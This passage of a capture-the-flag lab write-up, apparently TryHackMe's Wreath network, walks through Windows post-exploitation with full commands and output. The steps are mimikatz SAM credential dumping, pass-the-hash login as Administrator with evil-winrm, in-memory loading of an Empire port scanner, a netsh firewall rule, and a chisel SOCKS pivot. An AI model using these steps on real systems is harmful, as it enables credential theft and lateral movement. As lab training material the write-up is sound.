


```
❯ xfreerdp /v:10.200.84.150 /u:cr3t3ht3 /p:[redacted] +clipboard /dynamic-resolution /drive:/usr/share/mimikatz/x64/
[21:46:07:585] [41573:41574] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[21:46:07:585] [41573:41574] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[21:46:07:585] [41573:41574] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[21:46:07:585] [41573:41574] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[21:46:07:585] [41573:41574] [INFO][com.freerdp.client.common.cmdline] - loading channelEx drdynvc
[21:46:07:904] [41573:41574] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[21:46:07:916] [41573:41574] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resett
[21:46:07:916] [41573:41574] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[21:46:08:927] [41573:41574] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' a
```

now we have access to windows GUI using RDP and now by using cmd we can run **mimikatz.exe** and to be honest , mimikatz.exe worked perfectly this time .




```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\cr3t3ht3\Documents>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20132          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;001615e5} 2 F 2430205     GIT-SERV\cr3t3ht3       S-1-5-21-3335744492-1614955177-26
(15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2466515     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       I

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f[redacted]1
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c[redacted]
```

now according to the task we can’t crack the hash of administrator but we can crack the hash of user thomas , So I have used hashcat to crack the hash , you can try whichever tool you like more. We have the administrator’s hash and evil-winrm provides a great feature which will help us to login into the windows machine as user Administrator by just using the user’s hash .



```
❯ evil-winrm -u "Administrator" -H "37db[redacted]" -i "10.200.84.150"

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
git-serv\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Note : I have skipped the Command & Control Part because all the steps involved in this part are very clear and self explanatory and this part doesn’t play any role in enumeration but for sure empire and other techniques involved in these tasks are very good , learned a lot by using them , specially about the http_hop listeners , All the task were so good .

Personal PC Enumeration (10.200.84.100)


- **Scanning**

So this time we are going to enumerate another machine/hots in the network but how we can scan another windows machine using a compromised windows machine because Nmap doesn’t work on windows so probably we need to find some other way.

As described in Task 32, For the most part, Empire modules are quite literally just scripts usually in PowerShell and we have access to PowerShell on compromised machine.


To scan ports of other windows host through a compromised windows host, we can upload Empire’s port scanning script on the compromised windows host and then run it.

By using Evil-Winrm we have the “administrator” shell and Evil-Winrm has a very interesting feature that will allow us to specify a local directory containing Powershell scripts and directly load those scripts into memory, we used this feature/option to load the Empire Portscan module.




```
❯ evil-winrm -u "Administrator" -H "37[redacted]" -i "10.200.84.150" -s "/home/goliboi/Desktop/THM/wreath/Empire/data/module_sourc
e/situational_awareness/network"

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Now we just have to run the command **Invoke-Portscan.ps1** to initialise the script and then we used the command **Get-Help Invoke-Portscan** to see all the available options we can use in this script .



```
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-Help Invoke-Portscan

NAME
    Invoke-Portscan

SYNOPSIS
    Simple portscan module

    PowerSploit Function: Invoke-Portscan
    Author: Rich Lundeen (http://webstersProdigy.net)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Portscan -Hosts <String[]> [-ExcludeHosts <String>] [-Ports <String>]
```

so now we are going to this .ps1 script to scan other windows host in the network and we will scan only Top50 ports using the command **Invoke-Portscan -Hosts 10.200.84.150 -TopPorts 50**




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.84.150 -TopPorts 50


Hostname      : 10.200.84.150
alive         : True
openPorts     : [redacted]
closedPorts   : {23, 443, 21, 110...}
filteredPorts : {}
finishTime    : 3/23/2021 6:57:08 PM



*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

we found 4 open ports and on one of them a web server is running, but still, we can’t access the webserver directly and for that, we have two options, Chisel, and Plink and I have used Chisel because it is recommended in the description, also we have to use the shuttle to pivot from a web server and then use chisel forward proxy to gain access to the webserver on 10.200.84.150.

- **Pivoting**

first of all we need to upload chisel.exe to the compromised windows host and also we need chisel binary for local linux system .


You can download them from the link provided in the task itself and to upload chisel.exe we can use upload command from Evil-Winrm .



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload cr3t3ht3-chisel.exe
Info: Uploading cr3t3ht3-chisel.exe to C:\Users\Administrator\Documents\cr3t3ht3-chisel.exe


Data: 11397800 bytes of 11397800 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

To perform all these things we need to open a port in the windows firewall to allow the forward connection to be made , command used to open the port

netsh advfirewall firewall add rule name="cr3t3ht3" dir=in action=allow protocol=tcp localport=49500




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="cr3t3ht3" dir=in action=allow protocol=tcp localport=49500
Ok.

*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```

Steps to setup up chisel forward proxy :-


1 . Run chisel.exe on compromised windows host , .\cr3t3ht3-chisel.exe server -p 49500 --socks5

2 . Edit “/etc/proxychains.conf




```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1337



~/Desktop/THM/wreath
```

3 . Run chisel binary on local linux system , ./chisel client 10.200.84.150:49500 1337:socks



```
❯ ./chisel client 10.200.84.150:49500 1337:socks
2021/03/24 01:22:16 client: Connecting to ws://10.200.84.150:49500
2021/03/24 01:22:16 client: tun: proxy#127.0.0.1:1337=>socks: Listening
2021/03/24 01:22:19 client: Connected (Latency 307.064282ms)
```

4 . Install foxyproxy basic browser extension and add a new proxy with these values .



FoxyProxy - Proxy settings

○ Direct internet connection (no proxy)

● Manual Proxy Configuration

Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?

